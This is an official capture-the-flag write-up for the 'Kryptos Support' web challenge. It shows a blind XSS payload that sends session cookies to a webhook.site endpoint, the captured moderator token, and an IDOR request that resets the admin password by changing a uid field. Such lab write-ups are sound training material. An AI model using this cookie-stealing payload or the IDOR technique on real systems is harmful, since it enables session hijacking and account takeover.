Kryptos Support

24th May 2022 / Document No. D22.102.76

Prepared By: Rayhan0x01

Challenge Author(s): Rayhan0x01, Makelaris

Difficulty: Medium

Classification: Official

Synopsis

- The challenge involves exploiting a Blind XSS vulnerability for cookie exfiltration, and a password changing IDOR to hijack the admin account.

Skills Required

- HTTP requests interception via proxy tools, e.g., Burp Suite / OWASP ZAP.
- Basic understanding of Cross-Site Scripting (XSS).
- Basic understanding of Insecure Direct Object Reference (IDOR).


Skills Learned

- Exploiting Blind XSS and exfiltrating session cookies.
- Exploiting Insecure Direct Object Reference (IDOR).


Solution

Application Overview


Visiting the application homepage displays the following web page with a form to submit ticket messages:



The link with the text "BACKEND" at the top left navigates to a login page:



We can submit a message from the homepage, and the following API request is sent on submission:



Request

```
POST /api/tickets/add HTTP/1.1
Host: 127.0.0.1:1337
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:96.0)
Gecko/20100101 Firefox/96.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:1337/
Content-Type: application/json
Origin: http://127.0.0.1:1337
Content-Length: 19
Connection: close
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{
  "message":"hello"
}
```

Response

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 55
ETag: W/"37-xX0taFpln/xC3zxt223Qgw6N4F8"
Date: Wed, 20 Apr 2022 10:51:06 GMT
Connection: close

{
  "message":"An admin will review your ticket shortly!"
}
```


That is pretty much all the features in this web application.

Stealing moderator cookie with XSS

Suspecting the possibility of XSS, we can submit the following blind XSS payload that, when executed, exfiltrates the user's cookies to our public webhook URL endpoint:

```
<script>
x = new Image(); x.src = "https://webhook.site/6d503481-60a2-48cb-a8dd-ff43be1f4c4a?c=" + document.cookie</script>
```

After submitting the above payload, we can see the cookie arrive on our webhook log:




GET	https://webhook.site/6d503481-60a2-48cb-a8dd-ff43be1f4c4a?c=session%3DeyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Im1vZGVyYXRvciIsInVpZCI6MTAwLCJpYXQiOjE2NTA0NDU1NjB9.1bTeFoXrNAOV9miIeF9wvT3rIy2N34Uln_8aEBQ2f3c
Host	[redacted] whois
Date	04/20/2022 3:06:01 PM (15 minutes ago)
Size	0 bytes
ID	159ce396-90b8-4534-869b-aefcc50a83c0

Files

Query strings

```
c    session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Im1vZGVyYXRvciIsInVpZCI6MTAwLCJpYXQiOjE2NTA0NDU1NjB9.1bTeFoXrNAOV9miIeF9wvT3rIy2N34Uln_8aEBQ2f3c
```

We can set the newly acquired cookies in our browser for the challenge host and visit `/admin` that redirects us to the `/tickets` page:




Settings
logged in as (moderator), logout
KRYPTOS VAULT SUPPORT TICKETS

Submitted	2022-04-20 10:45:00
Message	I have lost my rfid for the vault. My vault serial is 000083921. Please send me a new rfid.
Submitted	2022-04-20 10:45:00
Message	Vault 000076439 requires maintenance.
Submitted	2022-04-20 10:46:11
Message	
Submitted	2022-04-20 10:47:18
Message	
Submitted	2022-04-20 10:51:02
Message	hello
Submitted	2022-04-20 10:57:03
Message	

The above page confirms that we have successfully logged in as a moderator on the web application.

Hijacking admin account via IDOR


The link with the text "Settings" at the top left navigates to the `/settings` page:


Tickets
logged in as (moderator), logout
KRYPTOS VAULT SUPPORT SETTINGS
[UPDATE]

New password

Re-type password

We can change our password that sends the following API request on the backend:




```
POST /api/users/update HTTP/1.1
Host: 127.0.0.1:1337
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:96.0) Gecko/20100101 Firefox/96.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:1337/settings
Content-Type: application/json
Origin: http://127.0.0.1:1337
Content-Length: 32
Connection: close
Cookie: session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Im1vZGVyYXRvciIsInVpZCI6MTAwLCJpYXQiOjE2NTA0NTIyMjN9.dyVbEfec_6dT4GOiFVuFR1si_Euk86M2-OJk0l13I5I
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{
  "password":"admin",
  "uid":"100"
}
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 58
ETag: W/"3a-FVqOA9EgBgYFFtqQ5wrPzmQyNRc"
Date: Wed, 20 Apr 2022 11:00:28 GMT
Connection: close

{
  "message":"Password for moderator changed successfully!"
}
```

Changing the `uid` value to a lower numeric number results in the following error message:




```
POST /api/users/update HTTP/1.1
Host: 127.0.0.1:1337
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:96.0) Gecko/20100101 Firefox/96.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:1337/settings
Content-Type: application/json
Origin: http://127.0.0.1:1337
Content-Length: 31
Connection: close
Cookie: session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Im1vZGVyYXRvciIsInVpZCI6MTAwLCJpYXQiOjE2NTA0NTIyMjN9.dyVbEfec_6dT4GOiFVuFR1si_Euk86M2-OJk0l13I5I
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{
  "password":"admin",
  "uid":"99"
}
```

```
HTTP/1.1 401 Unauthorized
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 37
ETag: W/"25-uB6uLjcnP7aeGQm9Ux9BrTykMio"
Date: Wed, 20 Apr 2022 11:01:33 GMT
Connection: close

{
  "message":"The user doesn't exist!"
}
```

However, changing the `uid` value to `1` results in a successful password change message:




```
POST /api/users/update HTTP/1.1
Host: 127.0.0.1:1337
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:96.0)
Gecko/20100101 Firefox/96.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:1337/settings
Content-Type: application/json
Origin: http://127.0.0.1:1337
Content-Length: 30
Connection: close
Cookie: session=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Im1vZGVyYXRvc
iIsInVpZCI6MTAwLCJpYXQiOjE2NTA0NTIyMjN9.dyVbEfec_6dT4GOiFVuFR1si_E
uk86M2-OJkOl13I5I
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{
  "password":"admin",
  "uid":"1"
}
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 54
ETag: W/"36-RArwqjccHL1q7oOowZa+anWnvtw"
Date: Wed, 20 Apr 2022 11:02:39 GMT
Connection: close

{
  "message":"Password for admin changed successfully!"
}
```

We can go back to the log in page to see if we can login as the "admin" user now with our newly set password:


Tickets

logged in as (admin), logout

KRYPTOS VAULT SUPPORT

Congratulations, you've owned the admin!

HTB{[redacted]}

We are presented with the flag upon login, which concludes the quest for this challenge.